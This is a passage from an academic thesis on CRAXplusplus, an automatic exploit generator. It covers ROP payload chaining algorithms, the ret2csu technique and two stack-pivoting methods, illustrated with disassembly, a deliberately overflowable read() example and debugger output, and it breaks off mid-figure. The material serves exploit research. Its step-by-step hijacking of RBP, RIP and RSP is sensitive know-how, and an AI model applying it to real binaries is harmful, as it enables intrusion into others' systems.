Now, back to the questions we've raised. For the first question: **Is the constraint solver still needed after stack pivoting?** Before stack pivoting, yes, we certainly need the constraint solver to generate the 1st-stage ROP payload. Imagine that if we do not have access to a solver, how do we know where to replace the ROP payload into the PoC input? LAEG [22] searches the PoC input for the corrupted RIP's offset, and replaces the ROP payload directly into that offset. The downside of this solution is that (1) it isn't resistant to input transformations, and (2) it doesn't know whether the part of the input it has modified will change the original execution path.

After stack pivoting, it depends. For the example from Figure 7, we use `read()` to write the 2nd-stage ROP subchain into `.bss`, and thus no input transformations are involved. Suppose we have a special version of `read()` which somehow transforms the input, then we'll need the solver to generate the 2nd-stage ROP payload as well. In this thesis, we assume that a straightforward arbitrary write primitive (e.g., `read@plt`) exists in the target

program, and hence we don't use the solver to generate the 2nd-stage ROP payload.

For the second question: **What should we do with the RSP offset after stack pivoting?** The answer is simple: We should reset the RSP offset to zero, and continue to increment it by 8 for each memory constraints added afterwards. We'll explain the reason for this in the next subsection.




Figure 9: Two-stage stack-pivoting ROP payload.

3.4.5 Internal Representation

Internal Representation of an Exploit Constraint

Recall the example from Figure 6, each exploit constraint is either a register constraint or a memory constraint, and can be written as an expression. Furthermore, an expression can be represented by a S-Expr binary tree. If we traverse a S-Expr binary tree in postorder, then we can evaluate the expression to a constant. On the other hand, if we traverse it in inorder, then we can build an infix expression string from it.




Figure 10: KLEE's Expr Tree.

KLEE's Expr library is essentially a tree library, so we use it to build S-Expr binary trees. Figure 11 presents the class hierarchy of *klee::Expr*, where a leaf node is represented

by a *klee::ConstantExpr* and an internal node is represented by a *klee::NonConstantExpr*, as shown in Figure 10. Note that *klee::Expr* is the abstract base class from which all the expr subclasses derive.





Figure 11: The class hierarchy of *klee::Expr*.

Figure 12a is an example ROP payload consisting of multiple expressions, where each expression will be used to construct either a register constraint or a memory constraint. Let's take the expression highlighted in red for example, the corresponding S-Expr binary tree is shown in Figure 12b. A leaf node stands for either a constant or a symbol from an ELF, and an internal node represents a binary operator.



(a) The stack of a user process filled with ROP payload

(b) A S-Expr binary tree representing a QWORD

Figure 12: Representing an exploit constraint as a S-Expr binary tree.

Internal Representation of a Technique’s ROP Payload Formula

In our system model, each exploitation technique contains exactly one ROP payload formula. A ROP payload formula F of a technique is represented as a two-dimensional list of S-Expr trees, where each $f \in F$ is a one-dimensional list of S-Expr trees, and each $t \in f$ is an S-Expr tree. Please refer to Figure 13 for an illustration.




Figure 13: The internal representation of the ROP payload formula of a technique.

3.4.6 Chaining the ROP Payload from Multiple Techniques

Exploiting a binary often requires multiple exploitation techniques to be chained together. Assume that we have an ordered list of exploitation techniques $\Omega = [T_0, T_1, \dots, T_{n-1}]$, then we also have an ordered list of ROP payload formulae $\Gamma = [F_0, F_1, \dots, F_{n-1}]$, where each T_i corresponds to F_i (and vice versa) for $0 \leq i \leq n - 1$. The task of *RopPayloadBuilder* is to chain all the formulae from Γ into a single formula F' , and pass F' to the exploit generator.

We design two modes for chaining: (1) **symbolic mode** and (2) **direct mode**. In the case where a stack pivoting technique T_S exists in Γ , and let the index of $T_S \in \Gamma$ be k , we use the symbolic mode to generate the 1st-stage ROP payload from $\bigcup_{i=0}^k F_i$ and the direct mode to generate the 2nd-stage ROP payload from $\bigcup_{i=k+1}^{n-1} F_i$. Otherwise, we use the symbolic mode to process all the formulae in Γ since stack pivoting needs not to be performed.

The **symbolic mode**, as its name suggests, involves the use of the constraint solver. To symbolically chain a given ROP payload formula F_{NEW} with the current result F' , for

each $t \in F_{NEW}[0]$, we (1) traverse t in post-order and evaluate t to a $klee::ConstantExpr$ c , (2) construct a register or memory constraint e from t depending on the index of t in f , and (3) add e to the crashing state. Moreover, if the current technique can result in a change in RSP at exploitation time, then we (4) query the solver for a concrete input c and append $\{c\}$ to F' , (5) switch to direct mode, and (6) chain $\bigcup_{i=1}^{n-1} F_i$ in direct mode.

Algorithm 1: RopPayloadBuilder::chainSymbolic()

input : S : The current $S2EExecutionState$.
 F' : The current result, i.e. currently built ROP payload formula.
 T_{NEW} : The next technique to be chained at the end of F' .
 δ : RSP offset.

output : A boolean indicating if chaining has succeeded.

- 1 $F_{NEW} \leftarrow$ get the ROP payload formula of T_{NEW} .
- 2 $rsp \leftarrow$ mem(S).readConcrete(RSP);
- 3 **for** $i \leftarrow 0$ **to** $length(F_{NEW}[0])$ **do**
- 4 $expr \leftarrow F_{NEW}[0][i]$;
- 5 **if** $i = 0$ **then**
- 6 $ok \leftarrow$ addRegisterConstraint($S, RBP, expr$);
- 7 **else if** $i = 1$ **then**
- 8 $ok \leftarrow$ addRegisterConstraint($S, RIP, expr$);
- 9 **else**
- 10 $ok \leftarrow$ addMemoryConstraint($S, rsp + \delta, expr$);
- 11 $\delta \leftarrow \delta + 8$;
- 12 **if** $\neg ok$ **then**
- 13 **return false**;
- 14 **if** $F_{NEW}[0] = \emptyset$ **then**
- // Calculate the 1st-stage ROP payload at exploitation time.
- // This will be explained later in section 3.6.1: I/O states.
- 15 $F'.append(\emptyset)$;
- 16 **else if** $stage1 \leftarrow$ getOneConcreteInput(S) **then**
- // Calculate the stage1 ROP payload at exploit generation time.
- 17 $F'.append([ByteVectorExpr::create(stage1)])$;
- 18 **else**
- 19 **return false**;
- 20 $F'.append(\emptyset)$;
- 21 **if** T_{NEW} will trigger a change in RSP at exploitation time **then**
- 22 switch to the direct mode, and set $\delta \leftarrow 0$.
- 23 chain $\bigcup_{i=1}^{length(F_{NEW})-1} F_{NEW}[i]$ at the end of F' in direct mode.
- 24 **return true**;

The **direct mode** doesn't involve the use of the constraint solver. To directly chain a given ROP payload formula F_{NEW} with the current result F' , we just need to shallowly copy the S-Expr trees and append them to the end of F' . However, we need to pay attention to a few things: (1) For the ROP payload formula F of any technique, $F[0][0]$ is always reserved for RBP constraint, while $F[0][1]$ is reserved for RIP constraint, so if we're not chaining in the direct mode for the first time, we need to skip $F[0][0]$. (2) We need to make sure that after the current ROP chain is executed, RSP points to our next ROP payload in memory. A way to tackle this problem is to perform stack pivoting multiple times, where each ROP subchain sets RSP to the address of its next ROP payload. Another way is letting each ROP subchain write the next ROP payload next to the current one, so that eventually all the directly chained 2nd-stage ROP payload are placed sequentially in the memory without any gap. We adopt the second approach, as shown in Figure 14.




Figure 14: Chaining ROP payload in direct mode.

Previously, we've said that after stack pivoting, the RSP offset will be reset to zero and incremented by 8 for each memory constraints added afterwards. The reason should be clear to the reader now: We use it generate the second arguments of `read()`, stitching 2nd-stage ROP payload together.

Algorithm 2: RopPayloadBuilder::chainDirect()

input : S : The current *S2EExecutionState*.
 F' : The current result, i.e. currently built ROP payload formula.
 T_{NEW} : The next technique to be chained at the end of F' .
 δ : RSP offset.

- 1 $F_{NEW} \leftarrow$ get the ROP payload formula of T_{NEW} .
- 2 $\delta_{NEW} \leftarrow \delta$;
- 3 $i \leftarrow 0$;
- 4 $j \leftarrow 0$ **if** this is the first time we're chaining in direct mode **else** 1;
- 5 **while** $i < \text{length}(F_{NEW})$ **do**
- 6 | **if** $F_{NEW}[i] = \emptyset$ **then**
- 7 | | **continue**;
- 8 | **while** $j < \text{length}(F_{NEW}[i])$ **do**
- 9 | | $\text{expr} \leftarrow F_{NEW}[i][j]$;
- 10 | | **if** expr is the 2nd argument of a call to *read()* **then**
- 11 | | | $\text{expr} \leftarrow$ the offset of the next ROP payload relative to δ .
- 12 | | $F'.\text{append}(\text{expr})$;
- 13 | | $\delta_{NEW} \leftarrow \delta_{NEW} + \text{length}(\text{expr})$;
- 14 | | $j \leftarrow j + 1$;
- 15 | **if** $i \neq \text{length}(F_{NEW}) - 1$ **then**
- 16 | | $F'.\text{append}(\emptyset)$;
- 17 | $i \leftarrow i + 1$;
- 18 | $j \leftarrow 0$;
- 19 $F'.\text{append}(\emptyset)$;
- 20 $\delta \leftarrow \delta_{NEW}$;

3.5 Techniques

A **technique** in CRAXplusplus represents a particular binary exploitation technique and contains a ROP payload formula. Each technique in CRAXplusplus derives from the abstract base class, *Technique*, as shown in Figure 15. Most importantly, each concrete technique must override the pure virtual function *Technique::getRopPayload()* and return its own ROP payload formula.




Figure 15: Inheritance diagram for the techniques in CRAXplusplus.

3.5.1 Ret2csu

Return-to-csu [14] is a technique which allows an attacker to control EDI, RSI and RDX and return to any address by taking advantage of the gadgets in `__libc_csu_init()`. This technique is particularly useful when a x86_64 linux binary doesn't give us the ROP gadgets to set RDI, RSI and RDX registers. Figure 16 illustrates the return-to-csu ROP chain used by our system. There are two things we need to clarify: (1) Why does return-to-csu allow us to control the EDI, RSI and RDX registers? (2) In gadget 2, there's a *call* instruction (highlighted in red), and what should we do about it?




Figure 16: Ret2csu ROP chain.

Firstly, return-to-csu allows us to control EDI, RSI and RDX because they are propagated from R15d, R14 and R13, respectively. In gadget 1, we can set the values of R15, R14 and R13 by popping the stack.

Secondly, the *call* instruction in gadget 2 (highlighted in red) will call the function at $[r12+rbx*8]$. We have two choices: Either make it call a function in the GOT or make it call *__fini()*, a function which usually doesn't modify EDI, RSI and RDX. In CRAXplusplus, we always go with the latter since it's more flexible than the former. We (1) look for a guest memory location X which holds the address of *__fini()*, (2) set R12 to X , and (3) set RBX to 0, so that *call QWORD PTR [r12+rbx*8]* evaluates to *call __fini()*. Besides, we set RBP to 1, so that *jne gadget2* won't branch to gadget 2. Eventually we'll reach the *ret* instruction, and now we can return to any address we want other than a function in the GOT.

As a side note, the instructions constituting *__libc_csu_init()* can vary across different versions of compilers, which affects how EDI, RSI and RDX must be set, as shown in Figure 17. In order to ensure the generated ROP payload works correctly on the target binary, we perform automated static analysis on the target binary by parsing the instructions in *__libc_csu_init()*.

Finally, any other technique is free to embed the ROP payload formula of *Ret2csu* in its own one. We provide an overloaded version of *Ret2csu::getRopPayloadFormula()* with additional parameters to let the caller specify the values of RDI, RSI, RDX and the return address, so that adding a custom technique becomes easier.

<pre><+64>: mov rdx,r13 <+67>: mov rsi,r14 <+70>: mov edi,r15d <+73>: call QWORD PTR [r12+rbx*8] <+77>: add rbx,0x1 <+81>: cmp rbx,rbp <+84>: jne 0x4005a0 <__libc_csu_init+64> <+86>: add rsp,0x8 <+90>: pop rbx <+91>: pop rbp <+92>: pop r12 <+94>: pop r13 <+96>: pop r14 <+98>: pop r15 <+100>: ret</pre>	<pre><+64>: mov rdx,r14 <+67>: mov rsi,r13 <+70>: mov edi,r12d <+73>: call QWORD PTR [r15+rbx*8] <+77>: add rbx,0x1 <+81>: cmp rbp,rbx <+84>: jne 0x4011b0 <__libc_csu_init+64> <+86>: add rsp,0x8 <+90>: pop rbx <+91>: pop rbp <+92>: pop r12 <+94>: pop r13 <+96>: pop r14 <+98>: pop r15 <+100>: ret</pre>	<pre><+80>: mov rdx,r15 <+83>: mov rsi,r14 <+86>: mov edi,r13d <+89>: call QWORD PTR [r12+rbx*8] <+93>: add rbx,0x1 <+97>: cmp rbx,rbp <+100>: jne 0x4005d0 <__libc_csu_init+80> <+102>: mov rbx,QWORD PTR [rsp+0x8] <+107>: mov rbp,QWORD PTR [rsp+0x10] <+112>: mov r12,QWORD PTR [rsp+0x18] <+117>: mov r13,QWORD PTR [rsp+0x20] <+122>: mov r14,QWORD PTR [rsp+0x28] <+127>: mov r15,QWORD PTR [rsp+0x30] <+132>: add rsp,0x38 <+136>: ret</pre>
<p>de-aslr (gcc 5.2.1)</p>	<p>unexploitable (gcc 11.1.0)</p>	<p>unexploitable (gcc 4.6.3, patched by pwnable.tw)</p>

Figure 17: `__libc_csu_init()` generated by different versions of GCC.

```
1 auto ret2csu = g_crax->getTechnique<Ret2csu>();
2 RopPayload payload = ret2csu->getRopPayload(
3     ConstantExpr::create(ret, Expr::Int64),
4     ConstantExpr::create(rdi, Expr::Int64),
5     ConstantExpr::create(rsi, Expr::Int64),
6     ConstantExpr::create(rdx, Expr::Int64))[0];
```

Listing 3.17: Usage of `Ret2csu::getRopPayload()`.

3.5.2 BasicStackPivoting


This technique explicitly invokes `read()` using `Ret2csu` to write the 2nd-stage ROP payload to the pivot destination, and then sets RSP to the pivot destination using two ROP gadgets that usually exist in a function epilogue: `"pop rbp ; ret"` and `"leave ; ret"`, as shown in Figure 14.

3.5.3 AdvancedStackPivoting

This is a stack pivoting technique specialized for *read()*. When the target program has a call site of *read()* which overflows a stack buffer and overwrites RBP and RIP, then this technique can be used. Even though the initially overflowed buffer is limited in size, eventually we'll still be able to perform return-to-csu. Listing 3.18 shows a minimal example where *AdvancedStackPivoting* can be used.

```
1 int main() {
2     char buf[0x20];
3     read(0, buf, 0x30);
4 }
```

Listing 3.18: Example scenario of *AdvancedStackPivoting*.



```
Dump of assembler code for function main:
0x0000000000401136 <+0>:      endbr64
0x000000000040113a <+4>:      push   rbp
0x000000000040113b <+5>:      mov    rbp, rsp
0x000000000040113e <+8>:      sub    rsp, 0x20
0x0000000000401142 <+12>:     lea   rax, [rbp-0x20]
0x0000000000401146 <+16>:     mov    edx, 0x30
0x000000000040114b <+21>:     mov    rsi, rax
0x000000000040114e <+24>:     mov    edi, 0x0
0x0000000000401153 <+29>:     call  0x401040 <read@plt>
0x0000000000401158 <+34>:     mov    eax, 0x0
0x000000000040115d <+39>:     leave
0x000000000040115e <+40>:     ret
```

Figure 18: The disassembly of Listing 3.18.

Step 1

Please refer to Figure 18 which shows the disassembly for Listing 3.18, and let the pivot destination be X . After we've successfully hijacked RBP and RIP for the first time, set RBP to X and set RIP to 0x401142.

Step 2

The program has returned from *main()*, and at this point, $RBP = X$ and $RIP = 0x401142$. Apparently, we'll have one more chance to send up to 0x30 bytes to the target process before it returns from *main()* again. In addition, when the *leave* instruction at 0x40115d is executed, the value of RBP will be copied into RSP, making $RSP = X$. In addition, set RBP to $X + 8 + 0x20$ (0x20 corresponds to the stack-buffer size) and set RIP to 0x401142.

Step 3

The program returns from *main()* again, and we'll have another chance to send up to 0x30 bytes to the target process. Now, we have control over RBP, RSP and RIP, as shown in Figure 19. Note that this time the program will call *read@plt* but never return, because when the *syscall* instruction within *__read()* in *libc.so.6* is executed, it effectively executes *sys_read(0, RSP, 0x30)*. See Figure 20, the input bytes will be placed exactly at RSP, so the return address of *__read()* will be overwritten by our input bytes.

```
We have gained full control over RBP and RSP

RBP 0x404868 ←0x0
RSP 0x404850 ←0x0
RIP 0x401187 (main+65) ←call 0x401040

[ DISASM ]
0x401171 <main+43> lea rax, [rbp - 0x20]
0x401175 <main+47> mov  edx, 0x30
0x40117a <main+52> mov  rsi, rax
0x40117d <main+55> mov  edi, 0
0x401182 <main+60> mov  eax, 0
▶0x401187 <main+65> call read@plt <read@plt>
rd: 0x0 (pipe:[9387776])
buf: 0x404848 → 0x401171 (main+43) ←lea rax, [rbp - 0x20]
nbytes: 0x30

read@plt -> __read@libc
```

Figure 19: The program will call *read@plt* but never return.

```
After executing this instruction, the return address will be overwritten by our ROP payload

RBP 0x404868 ←0x0
